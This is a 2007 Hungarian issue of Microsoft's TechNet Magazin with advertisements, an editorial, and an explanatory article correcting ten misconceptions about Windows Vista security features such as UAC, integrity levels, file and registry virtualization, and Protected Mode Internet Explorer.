TechNet MAGAZIN

2007. NOVEMBER – DECEMBER

MÉLYVÍZ, CSAK ÚSZÓKNAK!

Microsoft

AZ IIS7 FTP-KISZOLGÁLÓJA
A Windows Server 2008-ban elérhető FTP-kiszolgáló újításai

KONCENTRÁLJUNK MEGLÉVŐ RENDSZEREINK BIZTONSÁGÁRA!

SHAREPOINT ALAPÚ TARTALOMKEZELŐ RENDSZER A RICHTERNÉL
A teljes megújulás folyamata és szakmai háttere

WINDOWS VISTA: 10 TÉVHIT ÉS AZ IGAZSÁG

EGY KIS SPAMLÉLEKTAN

EXCHANGE SERVER 2007: A KIDOBÓEMBER

GYORSSEGÉLY
Kalandok a PowerShellel; használaton kívüli gépek keresése ADExplorerrel

MENTÉS MÁSKÉNT

AZ ISA SERVER ARCHITEKTÚRÁJA

Ára: 999 Ft

9 771586 518005 07005

Microsoft TechNet

Mikor volt ideje egy jó piknikre?

Töltse az idejét pihenéssel, amíg a szerverei dolgoznak!

Vásároljon most bármilyen IBM Express Seller System x x86 alapú szervert, merevlemezes / szalagos IBM tárolóeszközt, és rendeljen hozzá IBM ServicePac garancia-kiterjesztést, vagy szerezzen be cégének egy új IBM System x3200-as szervert, **és meglepjük Önt egy profi piknikkosárral.**

Az új **IBM System x3200-as szerver** tökéletes adattárolási, fájl- és nyomtatási feladatokhoz, vagy webes alkalmazások kiszolgálásához.

Ugyanakkor nem kerül többe, mint egy átlagos PC.
Ára: **119 880 Ft + áfa**

(Konfiguráció: 1x Intel Pentium D 915 2,8 GHz kétmagos processzor; 512 MB RAM – 8 GB-ig bővíthető; Simple-swap (hidegen cserélhető) diszkek; Diszk nélküli változat; GB ethernet hálózati csatoló; 400 W-os tápegység; 1 év helyszíni garancia)

Vásárlásait regisztrálja a partnerinfo@hu.ibm.com e-mail címen vagy kollégánknál és megajándékozzuk Önt egy piknikkosárral.

Az akció részleteit megtalálja az alábbi weboldalon: www.ibm.com/businesscenter/smb/hu/hu/drumbeat

Az akcióban szereplő IBM Express Seller termékek listáját a következő honlapon tekintheti meg: http://shop.avnet.hu/piknikakcio

További információk: partnerinfo@hu.ibm.com

Avnet Technology Solutions Kft.
H - 1117 Budapest, Budafoki út 91-93. IP West Irodaház
Tel.: +36 1 888 2 333
Fax: +36 1 888 2 334
E-mail: info.hu@avnet.com
Web: www.avnet.hu

AVNET

IBM Premier Business Partner

...ÉS VÉDÜNK!

Kinek mi jut eszébe a biztonságról?

Budai Péter
Microsoft Magyarország

Mostani számunk fókusztémája a biztonság – számtalan érdekes szakmai cikk segítségével merülünk mélyebbre ezen a területen, többféle megközelítésben: támadunk, védekezünk, megelőzünk, beavatkozunk, hibákat hárítunk el. Magazinunkban továbbra is legfontosabb célnak azt tartjuk, hogy olyan mélységű, minőségű és megközelítésű szakmai tartalom kerüljön olvasóinkhoz, amihez más forrásból – magyar nyelven – nem lehet hozzájutni.

A tartalom magáért beszél (vagy legalábbis ír), ezért nem is arról, hanem a címlap születésének hátteréről osztanék meg a Kedves Olvasóval néhány gondolatot.

A címlap háttérfotóját és koncepcióját már az előző szám óta *Lénárd Gábor* (MVP) készíti: rengeteg időt és energiát szánt arra, hogy a témához illő, mégis újszerű ötlettel rukkoljon elő. Így ahelyett, hogy beértük volna az agyonhasznált zárak és lakatok ismétlésével, megpróbáltuk megfogni a biztonság lényegét.

Vonatkoztassunk el rögtön egy kicsit az informatikától! A mindennapi életben a biztonság leginkább nyugalmat, kényelmet jelent legtöbbünk számára – szeretnénk biztonságban tudni szeretteinket, saját életünket, értékeinket, és úgy általában mindent, ami számunkra bármi miatt fontos.

Ha valami pótolhatatlan vagy számunkra különösen értékes – például az élet vagy valamilyen nem reprodukálható, beszerezhető tárgy –, annak minden áron történő megóvására és gyakran birtoklására törekszünk. Ha valami másolható, elleshető, lehallgatható, akkor általában az információ biztonságáról beszélhetünk. Ne felejtsük el, hogy a rendelkezésünkre álló idő is véges – és ki ne szeretné azt a lehető legboldogabban, legnyugodtabban eltölteni – vagyis beszélhetünk a zavartalanság és a privát szféránk biztonságáról is.

Az információ biztonságára és értékeink megóvására tett kísérleteink gyakran kényelmünk rovására mennek. Ezzel kapcsolatban szokott felmerülni az a jogos kérdés, hogy a biztonság vagy a korlátozásoktól mentes élet felé billenjen-e inkább a mérleg nyelve. Természetesen nincs rá univerzális válasz.

A biztonság terén a legnagyobb értékkel az bír, amikor valamilyen technológia vagy szervezet úgy képes védeni minket, hogy közben a nyugalmunkat sem sérti. Mindezt észrevétlenül, a háttérből teszi, és tényleg csak akkor lép közbe (de akkor azonnal és hatásosan), amikor feltétlenül szükséges – és akkor akár az életünket is köszönhetjük neki.

Nem véletlen tehát a címlapon a biztonsági öv: hiszen az is és a légzsák is pontosan ezt fejezi ki – és mint a Magazinban látni fogjuk, a ma elérhető Microsoft-technológiák is hasonló szemlélettel készülnek.

Minőségi Cisco tanfolyamok

Intenzív továbbképzések a legnépszerűbb témákban
Minősített, tapasztalt oktatói csapat
Teljes, élő Cisco eszközpark és szimulátorok
Több mint 7 éve a Cisco oktatási piacon...

Kiemelt ajánlataink 2008-ra

- **Cisco & Microsoft alapok. Kezdő rendszergazda csomag**
  Windows Server 2003 üzemeltetési ismeretek + CCNA ismeretek,
  10 nap összesen 470.000 Ft helyett csak 369.000 Ft!
  (2008 január végétől)
- **Frissítse CCNP ismereteit!**
  Cisco CCNP upgrade tanfolyam – most csak 249.000 Ft!
  (2008. február)
- **Legyen Ön is minősített Cisco szakember!**
  Cisco hálózati mérnök képzéssorozat 20% kedvezménnyel,
  már 835.000 Ft-tól (2008 január végétől)

A feltüntetett árak nettó árak, melyeket 20% ÁFA terhel. További információk weboldalunkon!

A vezető telekommunikációs cégek minket választottak. És Ön?

SZÁMALK

SZÁMALK Továbbképzés – Telefon: 203-0304/4122 mellék
www.szamalk.hu/tisza/cisco

Címlapon

Infrastruktúra

Alkalmazásplatform

Esettanulmány

TechNet MAGAZIN

SZERKESZTŐSÉG
Főszerkesztő
Sziebig Andrea – *asziebig@vogelburda.hu*
Szakmai lektor
Budai Péter – *i-pbudai@microsoft.com*
Vezető szerkesztő
Varga János – *jvarga@vogelburda.hu*
Nyomdai előkészítés
Budakeszi Bejárat Kft.
Korrektor
Matula Zsolt
Lapterv és címlap
Emotion Bt.
Címlapfotó
Lénárd Gábor

Szerkesztőség és kiadó címe:
Vogel Burda Communications Kft.
1077 Budapest, Kéthly Anna tér 1.
Tel.: 888-3400, fax: 888-3499

KIADÓ
A Microsoft Magyarország megbízásából kiadja a Vogel Burda Communications Kft.

A kiadásért felel
Walitschek Csilla
cswalitschek@vogelburda.hu
Tel.: 888-3450, fax: 888-3499

Hirdetési igazgató:
Farkas Viola – *vfarkas@vogelburda.hu*, tel.: 888-3459
Médiareferensek:
Oláh Bernadette – *bolah@vogelburda.hu*, tel.: 888-3475
Rátóti Sarolta – *sratoti@vogelburda.hu*, tel.: 888-3453
Szendrey Szilvia – *szendrey@vogelburda.hu*, tel.: 888-3455
Fax: 888-3459
Hirdetési koordinátor:
Szőke Erika – *eszoke@vogelburda.hu*
Tel.: 888-3411, fax: 888-3459
Nemzetközi hirdetésfelvétel:
Eric N. Wicha – *ewicha@vogelburda.com*
Vogel Burda Holding
Poccistrasse 11, D–80336 München
Tel.: +49 89 74642-326, fax: +49 89 74642-325
A hirdetések körültekintő gondozását kötelességünknek érezzük, de tartalmukért felelősséget nem vállalunk.
Marketing:
Gajdos Barna – *bgajdos@vogelburda.hu*, tel.: 888-3494

Terjesztés
Terjesztett példányszám: 18 000
Előfizetéses terjesztés
Előfizethető a kiadó ügyfélszolgálatán és az ITmédiaBoltokban.
Levélben: 1426 Bp., Pf. 139
Tel: 888-3421, 888-3422, fax: 888-3499
H–P: 9–17 óráig
E-mail: terjesztes@vogelburda.hu
Honlap: www.itmediabolt.hu
Előfizetési díjak
Egyéves: 4999 forint, számonként megvásárolva: 999 forint

Nyomda:
Pauker Nyomdaipari Kft.
1047 Budapest, Baross utca 11-15.
Felelős vezető: Vértes Gábor ügyvezető igazgató
ISSN 1586-5185

A Windows Vista biztonsága: 10 tévhit és az igazság

Egyértelműen a Vista a legbiztonságosabb Windows-verzió, amelyet a Microsoft valaha kiadott. Ennek ellenére sok olyan híresztelés látott napvilágot, amely szerint még a Windows XP SP2 szintjét sem éri el. Egyes funkciókról pedig olyan tévhitek terjedtek el, amelyek a hamis biztonság illúzióját kelthetik. Cikkünkben ezeket szeretnénk tisztázni.

A Microsoft 2002-ben jelentette be a Megbízható számítástechnika (Trustworthy Computing) kezdeményezését, válaszlépésként a Windows platformot ért, mindennapivá vált támadások miatt. A kezdeményezés célja, hogy valamennyi megjelenő Microsoft-termék tervezésénél (Secure by Design), alapértelmezett beállításainál (Secure by Default), telepítésénél (Secure in Deployment) és a kapcsolódó leírások, ismertetők készítésénél, visszajelzések gyűjtésénél (Communication) a biztonság folyamatosan szem előtt legyen tartva. A Windows XP még két évvel e kezdeményezés előtt jelent meg, ezért nem tudott teljes mértékben profitálni a paradigmaváltás előnyeiből, noha a 2004-es második javítócsomag jelentős lépést jelentett ebbe az irányba. A Windows Vista az első olyan operációs rendszer a Microsoft történetében, amely már a tervezésétől fogva a „Megbízható számítástechnika” filozófia figyelembevételével készülhetett. A Vista esetében sok rendszerkomponens teljes átalakításon esett át (például a teljes hálózatkezelést újraírták), ami az új funkciók bevezetésén és a régi funkciók javításán túl lehetővé tette, hogy a rendszer biztonsága többé ne lehessen megkérdőjelezhető.

A Vista számos olyan biztonságot növelő újdonsággal rendelkezik, amelyek nem léteztek a korábbiakban. Gondoljunk csak a kernelt érintő változásokra, az Address Space Layout Randomization bevezetésére, a hitelesítési újdonságokra, a Network Access Protectionre, a BitLockerre, az IPSec- és Windows Firewall-újdonságokra, és még hosszan lehetne folytatni a felsorolást.

Természetesen hosszabb időre lesz szükség ahhoz, hogy valamennyi Windows-felhasználó tisztában legyen a Windows Vista összes biztonsági újdonságával, változásaival.

Az informatikai szakemberek számára még ennél is sokkal fontosabb, hogy ismerjék a leggyakoribb tévhiteket, amelyek a rendszerrel kapcsolatban élnek az emberek fejében – hiszen egy rendszer tervezésekor, bevezetésekor és üzemeltetésekor ezek kulcsfontosságúak lehetnek.

1. A rendszergazda-fiók alapértelmezetten le van tiltva?

Igaz, hogy a Vista letiltja az alapértelmezett Rendszergazda- (Administrator) fiókot, de csak akkor, ha vannak más aktív rendszergazdai (Administrators) csoporttagsággal rendel-


kező fiókok is rendszerünkben – ezzel védi a Vista a rendszert a beépített Rendszergazda elleni támadásoktól –, hiszen ennek a fióknak a neve mindenki számára ismert, és a jelszava is gyakran egyszerű – vagy akár üres is lehet –, így könnyen feltörhető. Egy új Vista esetén az első – telepítéskor – felvett felhasználói fiók bekerül a Rendszergazdák-csoportba (ugyanúgy, ahogy Windows 2000 és Windows XP esetén), de a továbbiak nem. Amint felveszik a következő rendszergazda csoporttagságú felhasználót, a Vista letiltja az alapértelmezett Rendszergazda-fiókot.

Fontos kiemelni, hogy az alapértelmezetten létrejövő Rendszergazda- (Administrator) fióknak nincs jelszava. Ennek javasolt mindenképpen egy bonyolult jelszót adni, még akkor is, ha letiltás a sorsa.

2. A User Account Control sem csökkenti a szükséges rendszergazdák számát?

A Windows-platformon rengeteg biztonsági probléma abból adódik, hogy a felhasználók rendszergazdai jogokkal futtatják az alkalmazásokat, noha erre az esetek többségében nincs szükség.

Már Windows XP esetében is jóval kisebb a rendszer támadási felülete, ha a felhasználó nem rendszergazdai jogokkal jelentkezik be. A „standard” felhasználói jogokkal bejelentkező felhasználók nevében futtatott alkalmazások nem tudnak kárt tenni sem az operációs rendszerben, sem más felhasználók állományaiban.



A Secure Desktop-állapot

Azonban a Windows-platformra fejlesztett szoftverek sok esetben az ellátott funkciójukhoz képest indokolatlanul igénylik az adminisztrátori jogosultsággal való futást.

A rendszergazdai jogosultság teljes hozzáférést ad az operációs rendszerhez és a számítógép minden komponenséhez, lehetővé téve olyan módosításokat, amelyek a rendszert működésképtelenné tehetik, vagy kárt tehetnek más felhasználók adataiban. Vista előtt az elsődleges felhasználási modell az adminisztratív jogok meglétére épített, a szoftverfejlesztők többnyire feltételezték, hogy a programjuk elérhet és módosíthat akármilyen fájlt, regisztrációs adatbázis-bejegyzést vagy operációsrendszer-beállítást.

További probléma az, hogy a felhasználóknak időnként szükséges műveletek elvégzése, mint például programok telepítése, egyes rendszerbeállítások módosítása – idő megváltoztatása, tűzfalport nyitása stb. – szintén rendszergazdai jogokat igényelt.

A felhasználói fiókok felügyelete (User Account Control – UAC) ennek a problémakörnek a kezelésére született. A cél az volt, hogy a felhasználó „standard” jogokkal tudjon futtatni minden alkalmazást, viszont azokat az alkalmazásokat, amelyek rendszergazdai jogokat igényelnek, egyszerűen lehessen engedélyezni. Ez a következőt jelenti: függetlenül attól, hogy a felhasználó rendelkezik-e rendszergazdai csoporttagsággal, a nevében elindított alkalmazások automatikusan nem kapják meg ezt a rendszergazdai jogkört (ez alól kivétel a beépített Administrator-Rendszergazda fiók; rá nem érvényes az UAC). A felhasználónak külön engedélyeznie kell azt, amikor rendszergazdai jogaival szeretne élni. Ez lehetőséget biztosít a felhasználónak, hogy eldöntse: egy alkalmazás élhet-e ezekkel a jogokkal.

Ami egyben azt is jelenti, hogy a felhasználó minden esetben információt kap arról, hogy milyen rendszergazdai joggal futó alkalmazások indulnak el.

Amikor egy felhasználó bejelentkezik, az UAC két security tokent hoz létre. Egy „normál” felhasználói tokent és egy másikat, amely tartalmazza a rendszergazdai jogokat. Egy elindított folyamat nem kapja meg a rendszergazdai jogokat, amennyiben a felhasználó a folyamat indulásakor nem engedélyezi azt az UAC felületén keresztül. A létrejött „normál” felhasználói token a következőkben különbözik a rendszergazdai tokentől:

- Kilenc rendszergazdai szintű jog nincs benne.
- A felhasználó integritási szintje Medium, High helyett.
- Érvényes rá egy mindent tiltó SID.
- Megjelenhet számára az UAC-engedélyező ablak (consent.exe).
- A fájl- és regisztrációs adatbázis virtualizációját alkalmazni lehet rá.

Ennek révén még a rendszergazdai jogokat amúgy birtokló felhasználó sem rendszergazdai jogokkal böngészi az internetet, vagy nyit meg egy potenciálisan veszélyes e-mailt.

A Vista az UAC ellenére továbbra is rendszergazdai jogot követel meg a rendszer szempontjából érzékeny műveletek elvégzésére.

A szükséges rendszergazdai jogokkal rendelkező felhasználók számának további csökkentését a Vista többek között a következő módokon teszi lehetővé.

- Sok feladat elvégzése a Vista esetében már nem igényel rendszergazdai jogokat, szemben a korábbi Windows-verziókkal (például az időzóna megváltoztatása, a vezetéknélküli hálózat konfigurációja, az energiagazdálkodás beállításai, kritikus Windows-frissítések telepítése stb.).
- A Vista lehetővé teszi a rendszergazdák számára, hogy meghatározzák, a nem rendszergazdai jogú felhasználók milyen meghajtóprogramokat, eszközöket, ActiveX-vezérlőket telepíthetnek. Így a nem rendszergazdai jogú felhasználók is telepíthetnek engedélyezett nyomtatókat, VPN-szoftvereket stb.
- Hálózati alapkonfigurációk elvégzéséhez a felhasználót elegendő hozzáadni a Network Configurations Operators csoporthoz. Ennek a csoportnak például joga van az IP-címek megváltoztatásához, a DNS cache ürítéséhez, vagyis anélkül végezhetők el ezek a feladatok, hogy a felhasználó Administrators csoporttagságára lenne szükség.
- Az UAC fájlrendszer és a regisztrációs adatbázis virtualizációja, valamint a beépített alkalmazáskompatibilitási sémák se-

gítségével több, korábban rendszergazdai jogokat igénylő alkalmazást futtathatunk akár standard felhasználóval is.

Összefoglalva, a Vista rengeteg lehetőséget tartalmaz, amelyek révén a felhasználók elvégezhetik a feladataikat anélkül, hogy rendszergazdai jogokra lenne szükségük.

3. Csak rendszergazdák használják az UAC-elevációt?


Az UAC-engedélyező ablakban nem adhatunk meg „standard” felhasználói fiókot, hiszen egy ilyen fióknak nincsenek olyan jogai, amit az UAC-elevációval lehetne engedélyezni. Azonban az UAC-engedélyezés ettől még nem csak a Rendszergazdák-csoport tagjaira érvényes. Bármilyen fiók a Rendszergazdák, Biztonságimásolat-felelősök, Hálózati rendszergazdák vagy Kiemelt felhasználók csoportokból szintén magasabb jogkörűnek számítanak, így e csoportok tagjaira is érvényes az UAC-eleváció.

Például amennyiben egy felhasználói program futtatásához valamelyest eltérő jogokra van szükség, de nem akarunk rendszergazdai jogokat adni, a következőket tehetjük. Egy másik felhasználói fiókot hozunk létre, és hozzáadjuk a Kiemelt felhasználók (Power users) csoportjához – amely Vista esetében semmivel nem tartalmaz több jogot, mint a Users-csoport, csak kompatibilitási okok miatt maradt meg –, és ennek a csoportnak adjuk meg az alkalmazás futtatásához szükséges jogokat. Ezután, ha egy felhasználónak (akinek a fiókja csak „standard” Users-csoporttagsággal rendelkezik) szüksége van az alkalmazásra, akkor az indítás után megadhatja a korábbiakban felvett Power Users csoporttagságú fiók nevét és jelszavát, és azt gépeli be az UAC-engedélyezési ablakba.

4. Csak négy integritási szint létezik?

A folyamatok és más objektumok biztonsági leíróiban is új SID-ek jelentek meg, ezek a Mandatory Integrity Level (IL) szintek. A jobbra lévő táblázatban láthatók a Windows Vistában definiált szintek.

Az egyes objektumok integritási szintjei a System Access Control Listeken (SACL) tárolódnak. Az egyes folyamatok, szálak minden esetben rendelkeznek integritásiszint-bejegyzésekkel. A fájl- és regisztrációsadatbázis-bejegyzések, amennyiben nem rendelkeznek explicit IL-bejegyzéssel, implicit Medium IL szint szerinti hozzáférésűek. Azok az objektumok, amelyeket Medium vagy magasabb integritási szintű folyamatok hoznak létre, Medium IL megjelölést kapnak. Azok az objektumok, amelyeket Low integritási szintű folyamatok (például a védett módú Internet Explorer) hoznak létre, Low megjelölést kapnak. Az integritási szintek ellenőrzése minden esetben a Discretionary Access Control List (DACL) – amely tartalmazza az objektumhoz tartozó hozzáférési listát – típusú ellenőrzések előtt történik. Egy folyamat vagy szál csak akkor nyithat meg egy objektumot írásra, ha az IL-je nagyobb vagy egyenlő, mint a megnyitandó objektum IL-je. Egy szál vagy folyamat csak akkor nyithat meg egy objektumot olvasásra, ha az nem egy folyamatobjektum, vagy a szál, vagy a folyamat IL-je nagyobb vagy egyenlő, mint a másik folyamat IL-je. Ez meggátolja az érzékeny információk kiszivárgását a memóriaolvasások révén. Az ablakkezelő alrendszer szintén figyelembe veszi az IL-eket, ez meggátolja a Window Message-eken keresztüli hozzáférést is.



Fájlrendszer-virtualizáció a gyakorlatban


Szint	SID	Hex érték	Használati példák
Untrusted	S-1-16-0	0	Anonymus/Null Session
Low	S-1-16-4096	1000	Védett módú Internet Explorer
Medium	S-1-16-8192	2000	Hitelesített felhasználók/ Nem elevált
Rendszergazda-jogúak			
High	S-1-16-12288	3000	Rendszergazdák/ Elevált jogok
System	S-1-16-16384	4000	Helyi rendszer
Protected process	S-1-16-20480	5000	Rendszer

5. Az UAC-virtualizáció meggátolja a rosszindulatú fájl- és registry-írásokat?

A UAC biztosít egy fájlrendszerre és regisztrációs adatbázisra érvényes virtualizációt is. Ennek révén az ilyen „virtualizáltan” futtatott alkalmazások úgy végezhetnek írást a fájlrendszerbe vagy a regisztrációs adatbázisba, hogy közben nem módosítják a valódi fájlrendszert és regisztrációs adatbázist. A fájlrendszeri írások esetében a rendszermappákba (Windows, System32, Program Files, kivéve a rendszer által védett .exe és .dll állományok és futtatható állományok esetén) történő írások a virtualizált folyamatról átirányítódnak a \Users\<felhasználónév>\AppData\Local\VirtualStore mappában, a megfelelő almappákba (lásd az ábrán), a regisztrációs adatbázisba irányuló írások pedig a HKCU\Software\Classes\VirtualStore kulcs alá. Mint látható, mind a kettő a felhasználó profilja alatt helyezkedik el, így neki van is rá írási joga. Ha a felhasználónkénti szabály nem definiálja másképp, az olvasás elsőként a globális helyről történik. A fájlrendszer virtualizációja egy filter driver (luafv.sys) segítségével valósul meg, a regisztrációs adatbázisé pedig beépítetten.

Látható, hogy noha valaki az Administrators csoport tagja, a Windows\System32 mappába írás nem sikerült a nem elevált jogokkal indított parancssorban. A virtualizáció bekapcsolásakor (alapértelmezetten a Windows-komponensek nem virtualizáltan indulnak), az írás azonban sikerült. A dir paranccsal ki is listázta a létrejött fájlt, azonban a virtualizáció kikapcsolásakor látható, hogy a fájl nem a Windows\System32 mappában jött létre, hanem az átirányított helyen. Azok a futtatható állományok, amelyek nem rendelkeznek máshogy a manifesztjük-

ben, virtualizáltan futnak (a Windows-komponensek mindegyikének a manifesztje nem virtualizált futtatást ír elő, a példában ezért kellett a parancssort a Task Managerben kézzel átállítani a virtualizált futtatásra).



A fájlrendszer-virtualizáció felépítése

A fájl- és a regisztrációs adatbázis virtualizációja meggátolja az írásokat a nem rendszergazdai jogú (nem elevált) folyamatok számára, de csak az alábbi helyekre:

- \Program Files és minden alkönyvtára;
- \Program Files (x86) 64-bites rendszereken;
- \Windows és minden almappája, beleértve a System32-t is;
- \Users\%AllUsersProfile%\ProgramData (ami XP-n a \Documents and Settings\All Users mappa volt);
- \Documents and Settings (átirányított mappa);
- HKLM\Software.

Az alábbi objektumok azonban soha sem virtualizálhatók:

- Vista-alkalmazások;
- futtatható állományok, mint az .exe, .bat, .vbs és .scr. – további fájlrendszeri kivételek a HKLM\System\CurrentControlSet\Services\Luafv\Parameters\ExcludedExtensionsAdd kulcsban adhatók meg;
- 64 bites alkalmazások és folyamatok;
- azok az alkalmazások, amelyek manifesztjükben definiálják, hogy nem virtualizáltan futtatandók (mint az összes Vista-komponens);
- folyamatok és alkalmazások, amelyek rendszergazdai jogokkal futnak;
- kernel módú alkalmazások;
- műveletek, amelyek nem interaktív bejelentkezésből származnak (például: fájlmegosztáson keresztüli elérés);
- alkalmazások, amelyek a regisztrációs adatbázisban a Dont_Virtualize registry flaggel megjelöltek. (A reg.exe segítségével láthatjuk a három új registry flaget a HKLM\Software kulcs alatt: DONT_VIRTUALIZE, DONT_SILENT_FAIL, RECURSE_FLAG.)

6. Biztonsági határ az UAC?

Biztonsági határnak nevezzük azt, ahol biztonsági előírások definiálják, hogy mi haladhat keresztül a biztonsági határon (például: egy tűzfal). A User Account Controlt a Microsoft soha nem is tervezte biztonsági határként kezelni. A bejelentkezett felhasználó nevében „standard” felhasználói jogokkal futó rosszindulatú kód és a felhasználó által engedélyezett adminisztrátori jogokkal futó alkalmazás is a felhasználó kontextusában fut, ahol nincs köztük speciális biztonsági határ – ez garantálná, hogy a rosszindulatú kód ne férhessen hozzá az emelt jogokkal rendelkező alkalmazáshoz. Az UAC azonban így is jelentős mértékben hozzájárul ahhoz, hogy a Windows-platform támadási felülete csökkenjen, valamint nagyobb kontrollt ad a felhasználó kezébe, és abba az irányba tereli a fejlesztőket, hogy standard felhasználói jogokkal futtatható alkalmazásokat írjanak.


Amennyiben biztonsági határra van szükségünk, akkor a felhasználóknak egyszerűen nem szabad rendszergazdai joggal bejelentkezniük.

7. Az UAC kikapcsolása esetén a Vista az XP SP2 biztonsági szintjét sem éri el?

A Vista tartalmazza a Windows XP SP2 által bevezetett biztonsági szolgáltatásokat, hiszen abból lett továbbfejlesztve. Ezenfelül a Vista tartalmaz (az UAC-n túl) egy csomó olyan biztonságot növelő újdonságot, mint a szolgáltatások védelmének növelése, az autentikációs újdonságok, kernelváltozások, az ASLR, a BitLocker, a Windows Firewall- és IPSec-újdonságok, Network Access Protection stb. A Vista architektúrájának már a tervezéstől fogva része a biztonság.

8. A védett módú Internet Explorer minden letöltést véd?

A megfogalmazás helyesen úgy hangzik, hogy a védett módú Internet Explorer további pluszvédelmet nyújt a weboldalak megjelenítésekor automatikusan lefutó tartalmakkal szemben. Fontos megemlíteni, hogy az Internet Explorer védett módja nem minden biztonsági zóna esetén érvényes, alapértelmezetten ugyanis a védett mód nem terjed ki a Megbízható helyek zónában levő weboldalakra.



A Low integritási szinttel rendelkező folyamat csak a Low mappába írhat

A védett módú IE védelmét a böngésző folyamatának Low integritási szinten futtatása adja. Ez érvényes a legtöbb IE-objektumra is, mint a böngészőmenük, bővítmények stb. A védett módú IE által letöltött tartalmak Low integritással is elérhető fájl- és registry-helyeken tárolódnak, ahonnan nincs direkt írási lehetőség a rendszerfájlok vagy egyéb felhasználói fájlok elérési helyeire.


Ezt mutatja be a fenti ábra. A bemutató elkészítéséhez a http://www.microsoft.com/technet/sysinternals/ oldalról letölthető psexec alkalmazást vettük alapul, amely az –l kapcsoló segítségével képes egy folyamatot Low integritási szinttel elindítani.

Az ábrán látható, hogy a védett módú

Internet Explorer által használt ideiglenes mappa könyvtára a „normál” Temporary Internet Files könyvtár alatt található Low nevű mappa. Ez a mappa annyiban különleges, hogy a Low integritási szintű folyamatoknak is van joguk írni ide. Látható, hogy a Low integritású folyamatnak csak ebbe a mappába sikerült az írás.

A védett módú IE az automatikusan letöltődő tartalmak elleni védelemre készült. Azok a tartalmak, amelyeket a felhasználó maga tölt le vagy indít el, Medium integritási szintet kapnak. Azok a tartalmak pedig, amelyeket rendszergazdai elevációval indít el a felhasználó (például: egy ActiveX-vezérlő telepítése) High integritási szintet kapnak.

